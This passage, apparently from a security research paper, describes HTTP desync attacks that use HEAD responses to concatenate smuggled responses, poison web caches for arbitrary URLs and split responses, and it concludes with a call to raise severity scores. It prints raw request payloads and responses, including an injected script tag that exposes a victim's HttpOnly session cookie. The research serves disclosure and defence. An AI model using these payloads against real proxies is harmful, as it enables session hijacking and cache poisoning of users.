



Figure 13. The backend server returns 4 isolated responses. The proxy forwards the first to the attacker, but concatenates the others using the content-length header from the HEAD response.

The resulting responses will contain both a javascript, which will be executed by the client's browser, and the victim's original request, including HttpOnly session cookies.



```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 310

HTTP/1.1 302 Found
Location:
http://www.testServer.com/<script>alert(document.innerHTML)</script>
Content-Length: 0

HTTP/1.1 200 OK
Connection: close
Content-Length: 111

Your parameter input was: GET /userPage HTTP/1.1
Host: www.testServer.com
Cookie: secretHttpOnlyCookie=12345;
```

As the victim's request is part of the response body, the javascript could easily be used to hijack user's sessions, by sending the cookies to an attacker's controlled server.
Notice that the Content-Length value of the HEAD response is 310.

Arbitrary Cache Poisoning

Apart from the Content-Length and Content-Type headers, an attacker can leverage another HTTP directive contained in a HEAD response: the Cache-Control.
As defined in the HTTP/1.1 Caching RFC-7234, the Cache-Control header is used to specify directives that MUST be used by web caches to determine whether a response should be stored for a specific key (in most cases an endpoint and some other headers such as the host and user-agent).

This means that, if a response contains a Cache-Control header with a max-age value greater than zero, this message should be stored for the specified time and all subsequent requests to the same resource must obtain the same response.

Using this knowledge, and combining it with a Response Scripting attack using a HEAD response, an attacker could be able to find a response containing this mentioned header. If the response to the HEAD request also contains a content-length value greater than zero (as indicated by the RFC), then the resulting concatenated response will be stored for the next request arriving to the Proxy.
And, as the attacker can also send pipelined requests recognized by the proxy, it is possible to control the poisoned endpoint, and therefore modify the response behaviour for any arbitrary URL selected by the malicious user.




Figure 14. The attacker sends two pipelined requests to the Proxy. The first will contain the smuggled HEAD request and the second will be used to select the poisoned endpoint.

When both requests arrive at the Proxy, they will be splitted in two and forwarded to the backend. In that moment, the smuggled requests will also get splitted and 4 isolated responses will be generated.




Figure 15. The proxy believes that only two GET requests were issued. The backend will instead see 4 isolated requests and will generate 4 responses, including one (red) to a HEAD request.

When the responses arrive to the proxy, the first not smuggled response (blue) will be sent back to the attacker for the first GET request.
However, the HEAD response will be concatenated with the following smuggled one, as the proxy will think that this message corresponds again to a GET request. But in this case, the response will also be stored in the Web Cache, as it contains a Cache-Control header indicating that this message should be cached.




Figure 16. The proxy will forward the malicious response to the attacker, but will also store it in the web cache for the selected endpoint.

And finally, when a victim sends a request for the same resource, the proxy will not forward the message to the backend. Instead, it will look for the response in the cache and retrieve the stored malicious payload.




Figure 17. The proxy will respond with the stored response to the victim's request.

Using this technique, an attacker will be able to poison any application endpoint, even those that do not exist and would in other cases return a 404 status code.

And this can be done by sending a single request, and without depending on any client's interaction or limitations.
The same concepts can be used to produce Web Cache Deception, but in this case the victim's response with sensitive data will be stored in the cache.

HTTP Splitting: Arbitrary Response Injection

Previous sections explained how HEAD responses allow an attacker to concatenate multiple responses using response smuggling. But, even though concatenation can produce useful attacks, it is also possible to use HEAD messages to split malicious responses.

Instead of looking for responses that could fit inside the HEAD body, an attacker could also use a request which response can be splitted by the proxy.
Consider a response reflecting a parameter in its body. If the break-line character is not escaped, the reflected data could be used to build the headers of a response.

```
POST /endpoint2 HTTP/1.1
Host: www.testServer.com
Content-Length: 105

reflectedParam=HTTP/1.1 200 OK
Content-Length: 26
Content-Type: text/html

This is an arbitrary body.
```

```
HTTP/1.1 200 OK
Content-Length: 116

Your input was: HTTP/1.1 200 OK
Content-Length: 26
Content-Type: text/html

This is an arbitrary body.
```

If a HEAD response contains a fixed Content-Length, any response coming after it will be sliced at the Nth byte, where N is the value of the length header. The first N bytes will be concatenated to the response, but the rest of the message will be considered another isolated response.
As the attacker knows the value of N in advance, by observing the response to the HEAD request, the slicing position is also predictable.






Figure 14. The smuggled response is splitted by the Proxy, as the Content-Length header is smaller than the message body. The extra bytes are controlled by the attacker and build a new malicious response.

Considering an imaginary HEAD response with a Content-Length value equal to 50, the following payload would cause the victim to receive an attacker-controlled response.



```
POST /endpoint HTTP/1.1
Host: www.testServer.com
Connection: Content-Length
Content-Length: 330

HEAD /static50.html HTTP/1.1
Host: www.testServer.com

POST /endpoint2 HTTP/1.1
Host: www.testServer.com
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 140

reflectedParam=AAAAAAAAAAAAAAAAAAAAAAAAHTTP/1.1 200 OK
Content-Length: 26
Content-Type: text/html

This is an arbitrary body.
```

Request



```
HTTP/1.1 200 OK
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 50

HTTP/1.1 200 OK
Connection: close
Content-Length: 111

Your parameter input was: AAAAAAAAAAAAAAAHTTP/1.1 200 OK
Content-Length: 26
Content-Type: text/html

This is an arbitrary body.
```

Response

Conclusions

Until today, HTTP Smuggling was seen as a hard to solve issue present in many proxies and backend servers. Almost no HTTP parser proved to be immune to this vulnerability.
Still, when assigning a criticity to the flaw, most vendors determined that HTTP Desync is not as severe as it might look. Even if researchers were able to prove to have control over the request pipeline, it was not possible to demonstrate that this issue could compromise any Web Application just by itself. As other WEB vulnerabilities were required to successfully exploit a system, it was not easy to argue about low/medium CVSS scores assigned to Desync advisories.
This caused researchers to focus their attention on bug bounty programs, instead of reporting directly to the HTTP proxy/server vendor.

However, the techniques described in this paper can be used to fully compromise the Integrity, Confidentiality and Availability of any Web Application vulnerable to HTTP Desynchronization (HTTP Smuggling or HTTP Splitting).
What's more, all these attacks can be performed without the need of extra vulnerabilities being chained, simplifying the exploitation and increasing the reliability of known attacks.
For this reason, this research concludes that a review of the HTTP Desyn CVSS v3.1 general scoring should be applied to most Smuggling advisories, reflecting the criticality of real possible attacks.

References

RFC 2616: Hypertext Transfer Protocol -- HTTP/1.1
https://tools.ietf.org/html/rfc2616

RFC 7230: Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing
https://datatracker.ietf.org/doc/html/rfc7230

CHAIM LINHART, AMIT KLEIN, RONEN HELED, STEVE ORRIN: HTTP Request Smuggling
https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

James Kettle: HTTP Desync Attacks: Request Smuggling Reborn
https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn
https://portswigger.net/research/http-desync-attacks-what-happened-next

Amit Klein: HTTP Request Smuggling in 2020
https://i.blackhat.com/USA-20/Wednesday/us-20-Klein-HTTP-Request-Smuggling-In-2020-New-Variants-New-Defenses-And-New-Challenges.pdf